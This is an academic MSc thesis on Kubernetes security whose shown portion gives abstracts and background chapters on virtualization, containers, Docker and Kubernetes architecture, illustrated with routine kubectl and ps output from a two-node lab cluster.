UNIVERSITY OF PIRAEUS

DEPARTMENT OF DIGITAL SYSTEMS

MSC DIGITAL SYSTEMS SECURITY

Attack methods and defenses on Kubernetes

Mytilinakis Panagiotis

MTE 1822

Supervisor

Christoforos Dadoyan

Piraeus, June 2020

Abstract

The increasing rate of adoption of containers and container orchestration in cloud computing and on premise arises a number of questions about their security. Kubernetes combined with Docker is by far the most frequently adopted solution for implementing containerized workloads. Kubernetes is divided on two planes the control plane and the data plane. The control plane includes the components that are required for Kubernetes to function and manage the cluster state while the data plane the components that are responsible for the actual workloads. Furthermore, Kubernetes includes several objects that are necessary for describing the cluster's desired state. In this thesis, specific attacks were conducted into a Kubernetes cluster, that can be divided into four categories. (a) Attacks on a Kubernetes engine and components. (b) Attacks on Kubernetes network layer where MITM and DNS spoofing attacks are possible under circumstances. (c) Attacks that concern the containers inside a pod and how an attacker can inject malicious code and upload it, on a container registry or a container with one or more vulnerabilities that can be exploited. (d) Finally, attacks that are bases on Infrastructure as code vulnerabilities that a malicious actor can take advantage of. Correspondingly to the attacks a number of defenses where recommended as countermeasures depending on the layer that each of the attacks can take place. For the attacks that concern the Kubernetes engine, kube-bench was recommended as a tool that detects misconfigurations and entry points that an attacker can take advantage of. In order for network layer to be protected, network policies are taking the place of a layer 3 firewall compared to a typical infrastructure in addition with the use of service meshes that are operating in layer 7. Containers inside pods can be scanned before being upload on a registry. On this thesis Clair scanner was used for his purpose. Eventually, Pod Security policies were used to block vulnerable code from being deployed.

Περίληψη

Ο αυξανόμενος ρυθμός υιοθέτησης των containers και των container orchestration εργαλείων στο cloud και στις on premises υποδομές εγείρει μια σειρά ερωτημάτων σχετικά με την ασφάλειά τους. Το Kubernetes σε συνδυασμό με το Docker είναι μακράν, η πιο συχνά χρησιμοποιούμενη λύση για την εφαρμογή φορτίων εργασίας σε containers. Το Kubernetes χωρίζεται σε δύο επίπεδα το επίπεδο ελέγχου και το επίπεδο δεδομένων. Το επίπεδο ελέγχου περιλαμβάνει τα στοιχεία που απαιτούνται για τη λειτουργία και τη διαχείριση της κατάστασης ενός Kubernetes cluster, ενώ το επίπεδο δεδομένων περιλαμβάνει τα στοιχεία που είναι υπεύθυνα για τα πραγματικά φορτία εργασίας. Επιπλέον, το Kubernetes περιλαμβάνει πολλά αντικείμενα που είναι απαραίτητα για την περιγραφή της επιθυμητής κατάστασης ενός cluster. Σε αυτή τη διπλωματική εργασία, πραγματοποιήθηκαν συγκεκριμένες επιθέσεις σε ένα Kubernetes cluster, οι οποίες μπορούν να χωριστούν σε τέσσερις κατηγορίες. (α) Επιθέσεις στη μηχανή και τα επιμέρους τμήματα του Kubernetes. (β) Επιθέσεις στο επίπεδο δικτύου του Kubernetes όπου υπό συνθήκες, είναι δυνατές οι επιθέσεις MITM και DNS spoofing. (γ) Επιθέσεις που αφορούν τα containers μέσα σε ένα pod και πώς ένας εισβολέας μπορεί να εισάγει κακόβουλο κώδικα και να τον ανεβάσει, σε μια container registry καθώς και containers με μία ή περισσότερες ευπάθειες που μπορούν να εκμεταλλευτούν. (δ) Τέλος, επιθέσεις που βασίζονται σε ευπάθειες στον κώδικα υποδομής (infrastructure as code) και μπορεί να εκμεταλλευτεί ένας επιτιθέμενος. Αντίστοιχα, με τις επιθέσεις, μια σειρά από άμυνες συστάθηκαν ως αντίμετρα, με γνώμονα το επίπεδο στο οποίο μπορεί να πραγματοποιηθεί κάθε μία από τις επιθέσεις. Για τις επιθέσεις που αφορούν τη μηχανή του Kubernetes, συνιστάται το kube-bench ως ένα εργαλείο που εντοπίζει λανθασμένες ρυθμίσεις και σημεία εισόδου, τα οποία μπορεί να εκμεταλλευτεί ένας εισβολέας. Προκειμένου να προστατευτεί το επίπεδο του δικτύου, η χρήση των network policies υποκαθιστά ένα τείχος προστασίας επιπέδου 3 του OSI σε σύγκριση με μια τυπική υποδομή, συμπληρωματικά με τη χρήση ενός service mesh που λειτουργεί στο επίπεδο 7. Τα containers μέσα σε ένα pod μπορούν να σαρωθούν προτού μεταφορτωθούν σε μια registry. Σε αυτή τη διπλωματική εργασία χρησιμοποιήθηκε ο σαρωτής Clair για το σκοπό αυτό. Τέλος, προτάθηκαν οι Pod Security policies για να αποκλείσουν την ανάπτυξη ευάλωτου κώδικα.

Table of Contents

List of figures

1. Introduction

For more than a decade migrating workloads to hypervisor-based virtualized environments was a one-way street for enterprises. This technology allows the slicing of a host computer into multiple (the number is depending on the resources of the host) isolated virtual environments. These individual environments are able to operate as an ordinary physical server providing the same or sometimes more features.

However, lately the scenery is changing as a new type of virtualization is gaining ground that exists for many years but until recently it was unusual for private cloud. With the increase of cloud endorsement, the adoption of methodologies like Agile, Kanban and DevOps processes, Enterprises are now moving towards containerized technologies and the philosophy of microservices for their workloads because of the plethora of advantages they offer. From better uptime and faster deployments to better utilization of the hardware and lower costs are only a few of the strong points of such technologies mandating enterprises to the path of OS virtualization and containers. Although, containers cannot easily exist in a production environment without orchestration. This is where Kubernetes comes to the rescue.

According to a recent Forbes article[64], container adoption is growing rapidly in the enterprise and is much faster than expected. Also, according to a recent Gartner report, "By 2023, more than 70% of global organizations will be running more than two containerized applications in production, up from less than 20% in 2019 [65].

On the other hand, this increasing rate of adaptation arises a number of questions about the security of containers and container orchestrators environments.

1.1 Hypervisors

In general terms there are two types of virtualization. The first one, which is the most commonly used and most adopted by enterprises is the hypervisor-based virtualization. A hypervisor (or virtual machine monitor, VMM) is a computer software, firmware or hardware that creates and runs virtual machines.

The hypervisor presents the guest operating systems with a virtual operating platform and manages the execution of the guest operating systems. Multiple instances of a variety of operating systems may share the virtualized hardware resources: for example, Linux, Windows, and macOS instances can all run on a single physical x86 machine.[1]

There are two types of hypervisors:

Type 1 Hypervisor: Bare-metal hypervisors

These hypervisors run directly on the host's hardware to control the hardware and to manage guest operating systems.

Type 2 Hypervisor: Hosted hypervisors

These hypervisors run on a conventional operating system (OS) just as other computer programs do. A guest operating system runs as a process on the host. Type-2 hypervisors abstract guest operating systems from the host operating system




Figure 1 - Comparison of the layers of Type-1 and Type-2 Virtualization.

The second type of virtualization is called (OS) virtualization. With this type of virtualization, a single OS kernel natively allows secure sharing of resources and a computer can run several OS instances. The guest operating systems must have the same kernel as the host. For example, different Linux distributions. OS virtualization is commonly referred to as “containers”.

1.2 Containers

A container is a standard unit of software that packages up code and all its dependencies, so the application runs quickly and reliably from one computing environment to another.[2] This software usually runs in one process, but it can run on more if it needs to and those processes are isolated from the rest of the system. All the files necessary to run them are provided from a distinct image, meaning that Linux containers are portable and consistent as they move from development, to testing, and finally to production. This makes them much quicker than development pipelines that rely on replicating traditional testing environments.[3]




Figure 2 - An overview of the Container architecture.

As it can be seen in the image above a container sits on top of a container engine which runs on the host operating system. The kernel of the underlying host is shared by all the containers. The host operating system can be a virtual machine or a physical computer. This configuration allows you to run multiple logically isolated apps and services efficiently. Containers take up less space than virtual machines. Usually their size is some MBs There are several engines that can achieve containerization with the most commonly used today to be Docker. In the image below we can see a comparison between virtual machines and containers




Figure 3 - Comparison of the layers between a Virtual machine and a Container

1.3 Docker

Docker is an open source tool designed to make it easier to create, deploy, and run applications by using containers.[4] Even though container technologies have existed for several years (LXC containers), docker, a relatively new technology (since 2013) has managed to become one of the most successful providers due to the new characteristics it presents.

It consists of a Daemon that listens for requests from the API and manages containers images networking and volumes, a Docker image that it is built from a set of instructions written in a Dockerfile, and a Docker registry that the daemon uses to pull the image from.[5]

Docker has a number of advantages like rapid application deployment because containers include the minimal requirements for runtime, portability across machines due to the packaging into a single container of all the dependencies that the application needs and making it possible to be moved to another machine that runs docker and be executed without compatibility issues, version control and component reuse because successive versions of a container are tracked and a rollback to a previous version can be done easily and quickly. Also, a remote registry can be shared with others, so a close or an exact container can be easily found for a particular requirement because someone has already created it. Finally, with docker there is a lightweight footprint and a minimal overhead making it easy and quick to deliver and deploy an application.[5]

Docker is very good at managing single containers. On the other hand, todays applications can utilize hundreds or even thousands of containers which may be or may not be interconnected pieces. The need to successfully manage sizeable applications consisting of numerous segments, lead to container orchestration tools.

1.4 Container Orchestration

Container orchestration automates the deployment, management, scaling, and networking of containers. Enterprises that need to deploy and manage hundreds or thousands of containers and hosts can benefit from container orchestration. It can be used in any environment where containers are used. It can aid in deploying the same application across different environments without needing to redesign it.[6] There are a few container orchestrator tools out there like Docker Swarm or Apache Mesos but Kubernetes is the tool which is by far the one with the highest adoption.

1.5 Kubernetes

Kubernetes (also called k8s) is an open-source container-orchestration system for automating application deployment, scaling, and management.[7] It was originally designed by Google, and is now maintained by the Cloud Native Computing Foundation. It aims to provide a "platform for automating deployment, scaling, and operations of application containers across clusters of hosts". It works with a range of container tools, including Docker. Many cloud services offer a Kubernetes-based platform or infrastructure as a service (PaaS or IaaS) on which Kubernetes can be deployed as a platform-providing service. Many vendors also provide their own branded Kubernetes distributions.




Figure 4 - A stack infrastructure containing Kubernetes

1.6 Objective

The objective of this thesis is to analyze a default Kubernetes infrastructure and its components concerning its security, to illustrate attacks based on possible misconfigurations and vulnerabilities, that a malicious actor can take advantage of as well as to suggest defenses based on configurations and open sources industry solutions. This thesis focuses on an infrastructure that combines Kubernetes and Docker even though Kubernetes as container orchestrator can be combined with a number of other container runtimes because of the popularity of this combination. For the practical part of the thesis a two-node Kubernetes cluster was created by two virtual machines. Also, for some tests micork8s was used, which is a way to virtualize a Kubernetes cluster on a single host machine.

2. Kubernetes Overview

After the deployment of Kubernetes, the outcome is a cluster. A cluster is a set of machines that can be physical or virtual that are capable of running containerized applications managed by Kubernetes. The recommendation for a Kubernetes cluster from a perspective of machines is at least one master node and at least one worker node even though a cluster with a single node can be operational. In production environments more than one master nodes and more than on worker nodes are required for high availability reasons.

The Kubernetes master is responsible for maintaining the desired state of the cluster. When a user interacts with Kubernetes using Kubectl command-line tool, he is communicating with the cluster's master node. With Kubectl a user can run commands against Kubernetes clusters and is the main tool for managing Kubernetes. Some of its operations are the deployment of applications, the inspection and management of resources or log viewing.

2.1 Master node - Control Plane

Kubernetes can be divided into two "planes". The control plane and the data plane. Specific components that run on the master node compose the cluster's control plane. The cluster's control plane refers to a collection of processes managing the cluster state (for example scheduling). Typically, these processes are all run on a single node in the cluster and this node is not other but the master. However master components can be run on any machine in the cluster.[8] The master can also be replicated for high availability and redundancy. The control plane maintains a record of all the Kubernetes objects in the system and runs continuous control loops to manage those object's state. For example, when you use the Kubernetes API to create a deployment object you provide a new desired state for the system. The Kubernetes control plane records that object creation and carries out your instructions by starting the required application and scheduling them to the cluster nodes. At the end of the operation the actual state must match the desired state.

Control plane is comprised of the following components:

2.1.1 Kube-apiserver

The API server is a component of the Kubernetes control plane that exposes the Kubernetes API.[8] It is a RESTful web server that is responsible for the coordination of all aspects of a cluster as well as the primary interface for interacting with it. Specifically, it accepts client requests for updating all other components within a cluster. These requests are authenticated, authorized, processed, and then stored within etcd for further processing and use.[11]

2.1.2 Kube-scheduler

The Kube-scheduler watches on the API server for newly created pods that have no node assigned and select a node for them to run. When assigning work on the worker nodes factors concerning the cluster and the requirements of the deployment are taken into consideration.

2.1.3 Kube-controller-manager


Kube-controller is a daemon for self-healing. It is responsible for noticing and responding when nodes go down. It watches etcd for changes to objects such as replication, namespace, and serviceaccount controller objects, and then uses the API to enforce the specified state [10]. Kube-controller makes sure the correct number of replications requested exist in the cluster. For example, when a user requests of the system to scale the application into ten instances kube-controller-manager makes sure that if one or more of them go down to spawn replacements, so that the requested number, matches the actual number of pods and the application is running on full capacity.

2.1.4 Etcd

Etcd is a consistent and highly available key value store used as Kubernetes backing store for all cluster data.[12] It stores the persistent master state while other components watch etcd for changes to bring themselves into the specified state (e.g., Kubelet). Etcd leverages gPRC and TLS, used to store the most sensitive data within a cluster. By default, TLS is enabled including an optional authentication of the client with a certificate. Access to etcd should be restricted to as few users as possible. Generally, unrestrained access to etcd is considered “root” (or administrative) access to the cluster itself.[11]

2.1.5 Cloud-controller-manager

A daemon with similar purpose to kube-controller-manager, but instead of focusing on components within Kubernetes, it focuses on maintaining alignment with the cloud platform that is hosting the Kubernetes cluster. It was originally in the kube-controller manager but because every cloud provider release at a different pace it became a cloud vendor dependent project that gave the cloud providers flexibility in the evolution of it.



```
[user@master ~]$ kubectl get pods --all-namespaces -o wide | grep master
kube-system   calico-kube-controllers-7b9dcdcc5-x5jwz      1/1     Running   0          70d   192.168.209.193   master.localdomain   <none>
        <none>
kube-system   calico-node-cb55p                            0/1     Running   0          70d   192.168.113.137   master.localdomain   <none>
        <none>
kube-system   coredns-5644d7b6d9-8mhk2                     1/1     Running   0          70d   192.168.209.195   master.localdomain   <none>
        <none>
kube-system   coredns-5644d7b6d9-ksfzg                     1/1     Running   0          70d   192.168.209.194   master.localdomain   <none>
        <none>
kube-system   etcd-master.localdomain                      1/1     Running   0          70d   192.168.113.137   master.localdomain   <none>
        <none>
kube-system   kube-apiserver-master.localdomain            1/1     Running   0          70d   192.168.113.137   master.localdomain   <none>
        <none>
kube-system   kube-controller-manager-master.localdomain   1/1     Running   0          70d   192.168.113.137   master.localdomain   <none>
        <none>
kube-system   kube-proxy-2z4g2                             1/1     Running   0          70d   192.168.113.137   master.localdomain   <none>
        <none>
kube-system   kube-scheduler-master.localdomain            1/1     Running   0          70d   192.168.113.137   master.localdomain   <none>
        <none>
```

Figure 5 - All Pods of the control plane and Data plane along with CNI and DNS pods with the use of Kubectl tool

2.2 Worker nodes - Data plane

A worker node in Kubernetes might be a virtual or a physical machine and it is where the pods are running. Pods can also be created on the master node, but it is a practice that is not recommend and not commonly implemented. Ever node is managed by the master and is capable of running multiple pods. The following components are considered to be on the data plane grouping of Kubernetes except of the Kubelet. Even though Kubelet actually runs on every node it is part of the data plane and that is why it is mentioned here.

Every Kubernetes node runs at least:

2.2.1 Kubelet

A Kubelet is an agent that runs on every node in the cluster and manages the containers running on it through the pods. It acts as a bridge between the Kubernetes master and the nodes. The Kubelet does not manage containers which are not created by Kubernetes. It takes a set of defined pod specifications that are provided mostly through the API server and ensures that the containers described in those Pod specs are running healthy.[13] The Kubelet interacts with the Container Runtime, listens for Pod scheduling and related events on the API server, and updates the API server as to Pod availability, resource usage, and general status. Also, it is the endpoint the API server reaches out to for logs and other updates from nodes and Pods within the cluster.[11]

2.2.2 Kube-proxy


The Kubernetes network proxy runs on each node. It is a component that along with the Container Networking Interface (CNI), facilitates Kubernetes transparent model of networking.[11] It is responsible for maintaining network rules on the host and performing connection forwarding. kube-proxy utilizes items such as iptables and serves proxy or pass-thru traffic in order to ensure that all containers, Pods, and nodes are able to communicate with one another as if they were on a single network. Also, it is responsible for forwarding Kubernetes Services that are exposed to the outside world, across a set of backends inside the cluster. In order for the forwarding to work the user must create a service with the apiserver API to configure the proxy.[14]

2.2.3 Container Runtime

Container runtime is the software that allows the direct execution of containers within a cluster. This software consists of the necessary operating system integrations (such as control groups on Linux), configuration settings, and Kubernetes interfaces to a container system.[11] Kubernetes supports several runtimes. Some of them are Docker, CRI-O, Containerd. The most common container runtime is Docker. A container runtime will take care of pulling the requested containers from a registry.


2.2.4 Pods

A Pod is a group of one or more containers with shared storage, network, and specifications for how to run the containers in it. Specifically, containers inside a pod share an ip address, a port space and they can find each other through localhost. Different pods cannot communicate by IPC inter-process communication without special configuration They are the smallest deployable units in Kubernetes, and they are managed by the nodes. Like individual application containers, Pods are considered to be relatively ephemeral entities unlike virtual machines. Pods are created, assigned a unique ID (UID), and scheduled to nodes where they remain until termination or deletion. This depends on the restart policy that the user has declared on the yaml file. If a Node dies, the Pods scheduled to that node are scheduled for deletion, after a timeout period. A given Pod is not “rescheduled” to a new node. Instead, it can be replaced by an identical Pod, with even the same name if desired, but with a new UID. Replication Controllers are responsible for create or delete pods dynamically.[15]



```
[user@master ~]$ kubectl get pods --all-namespaces -o wide | grep node1
kube-system   calico-node-rtcwh                              0/1     Running   0          70d   192.168.113.136   node1.localdomain    <none>
         <none>
kube-system   kube-proxy-b9622                               1/1     Running   0          70d   192.168.113.136   node1.localdomain    <none>
         <none>
```

Figure 6 - Kube proxy pod of the Data plane. A view from node1



```
[user@node1 ~]$ ps aux | grep kubelet
root      42153  1.2  3.4 1144652 64972 ?      Ssl  00:25   9:29 /usr/bin/kubelet --bootstrap-kubeconfig=/etc/kubernetes/bootstrap-kubelet.
conf --kubeconfig=/etc/kubernetes/kubelet.conf --config=/var/lib/kubelet/config.yaml --cgroup-driver=cgroupfs --network-plugin=cni --pod-inf
ra-container-image=k8s.gcr.io/pause:3.1
```

Figure 7 - The Kubelet process on Node1

2.3 CNI – Container Networking Interface

CNI is a set of standards that define how a software should be developed to implement networking in a containerized environment. That kind of software is referred to as a plugin. Bridge is a CNI interface plugin. Supported CNI plugins are Bridge, Vlan, Ipvlan, Macvlan, Windows.[18][19] The aim of the CNI is to provide a specification for container networking in order to make them less dependent on the hosting environment.[17] Any plugin that is developed should comply with the following fundamental requirements imposed by Kubernetes:

- Pods on a node can communicate with all pods on all nodes without NAT
- Agents on a node (e.g. system daemons, kubelet) can communicate with all pods on that node
- Pods in the host network of a node can communicate with all pods on all nodes without NAT

In the majority of the plugins every Pod gets its own IP address. This means that there is no need for a link to be created between Pods and it is rarely seen a direct mapping from a container to the host port. This creates a backwards-compatible model with Pods that resembles to the model used on VMs or physical hosts from the perspectives of port allocation, naming, service discovery, load balancing, application configuration, and migration.[16] Some of the most common CNI plugins are Flannel, Calico and Weave Net. Also, some cloud providers have developed their own CNI plugins for running in their cloud infrastructures like GCE (Google cloud Engine), Azure CNI or AWS VPC CNI for Kubernetes.

2.4 Cluster DNS

In Kubernetes, you can set up a DNS system with two well-supported add-ons: CoreDNS and Kube-DNS. CoreDNS is a newer add-on that became a default DNS server as of Kubernetes v1.12. However, Kube-DNS may still be installed as a default DNS system by certain Kubernetes installer tools. With DNS, Kubernetes services can be referenced by name that will correspond to any number of backend pods managed by the service. Services can also be referenced not only via a Fully Qualified Domain Name (FQDN) but also via only the name of the service itself. Assume a Service named foo in the Kubernetes namespace bar. A pod running in namespace bar can look up this service by simply doing a DNS query for foo. A pod running in namespace quux can look up this service by doing a DNS query for foo.bar [21]. Both add-ons schedule a DNS pod or pods and a service with a static IP on the cluster and both are named kube-dns. In general, Kubernetes services support A records, CNAME, and SRV records.

2.4.1 A Record

Kubernetes assigns different A record names depending on the service, headless or normal. The difference between the two is that on headless service, they are not assigned a ClusterIP and don't perform load balancing. Normal services are assigned a DNS A record for a name of the form service-name.svc.cluster.local. This name resolves to the cluster IP of the Service. Headless services are also assigned a DNS A record for a name of the same form. However, in contrast to a normal service, this name resolves to a set of IPs of the pods selected by the service. The DNS will not resolve this set to a specific IP automatically so the clients should take care of load balancing or round-robin selection from the set. In the case that DNS is enabled, pods are assigned a DNS A record in the form of ip.namespace.pod.cluster.local. For example, a pod with IP 172.12.3.4 in the namespace default with a DNS name of cluster.local would have an entry of the form 172–12–3–4.default.pod.cluster.local .

2.4.2 CNAME

CNAME records are used to point a hostname to another hostname. To achieve this, CNAMEs use the existing A record as their value. In its turn, an A record subsequently resolves to a specified IP address. In Kubernetes, CNAME records can be used for cross-cluster service discovery with federated services. In this scenario, there is a common Service across multiple Kubernetes clusters. This service can be discovered by all pods no matter what cluster they are living on

2.4.3 SRV Records

In Kubernetes, SRV Records are created for named ports that can be part of a normal or headless service. The SRV record takes the form of port-name.protocol.namespace.svc.cluster.local . For a normal service, this resolves to the port number and the domain name my-svc.namespace.svc.cluster.local. In case of a headless service, the name resolves to multiple answers, one for each pod backing the service. Each answer contains the port number and the domain name of the pod of the form auto-generated-name.my-svc.namespace.svc.cluster.local .[20] [21]





Figure 8 - An overview of the Kubernetes Architecture.



```
[user@master ~]$ kubectl get pods --all-namespaces -o wide
NAMESPACE     NAME                                       READY   STATUS    RESTARTS   AGE   IP                NODE                 NOMINAT
ED NODE   READINESS GATES
kube-system   calico-kube-controllers-7b9dcdcc5-x5jwz    1/1     Running   0          70d   192.168.209.193   master.localdomain   <none>
          <none>
kube-system   calico-node-cb55p                          0/1     Running   0          70d   192.168.113.137   master.localdomain   <none>
          <none>
kube-system   calico-node-rtcwh                          0/1     Running   0          70d   192.168.113.136   node1.localdomain    <none>
          <none>
kube-system   coredns-5644d7b6d9-8mhk2                   1/1     Running   0          70d   192.168.209.195   master.localdomain   <none>
          <none>
kube-system   coredns-5644d7b6d9-ksfzg                   1/1     Running   0          70d   192.168.209.194   master.localdomain   <none>
          <none>
kube-system   etcd-master.localdomain                    1/1     Running   0          70d   192.168.113.137   master.localdomain   <none>
          <none>
kube-system   kube-apiserver-master.localdomain          1/1     Running   0          70d   192.168.113.137   master.localdomain   <none>
          <none>
kube-system   kube-controller-manager-master.localdomain 1/1     Running   0          70d   192.168.113.137   master.localdomain   <none>
          <none>
kube-system   kube-proxy-2z4g2                           1/1     Running   0          70d   192.168.113.137   master.localdomain   <none>
          <none>
kube-system   kube-proxy-b9622                           1/1     Running   0          70d   192.168.113.136   node1.localdomain    <none>
          <none>
kube-system   kube-scheduler-master.localdomain          1/1     Running   0          70d   192.168.113.137   master.localdomain   <none>
          <none>
```

Figure 9 - A view from Master showing the pods that were previously mentioned.

2.5 Kubernetes Objects


Kubernetes includes a number of objects that their job is to describe a cluster's desired state. Those objects are entities that each and every one of them serve a very specific purpose. Usually those purposes concern the type of applications or workloads, what container images will they use, the number of replicas, what network and disk resources need to have available, and more. The desired state is set by creating objects using the Kubernetes API, typically via the command-line interface, Kubectl. Also, the Kubernetes API can be called directly to interact with the cluster and set or modify the desired state. Next, some of the basic and frequently used Kubernetes objects are described.

2.5.1 Namespaces

Namespaces provide a way to keep objects organized and grouped within a cluster. They are intended for use in environments with many users spread across multiple teams, or projects. They are not recommended for smaller teams because they will significantly increase the complexity. Namespaces create virtual clusters that are used to separate different applications or different stages of applications, such as development, quality and production environment. Names of resources need to be unique within a namespace, but not across namespaces. Namespaces cannot be nested inside one another and each Kubernetes resource can only be in one namespace. Also, namespaces can communicate between one another unless there is a network policy that disallows it.

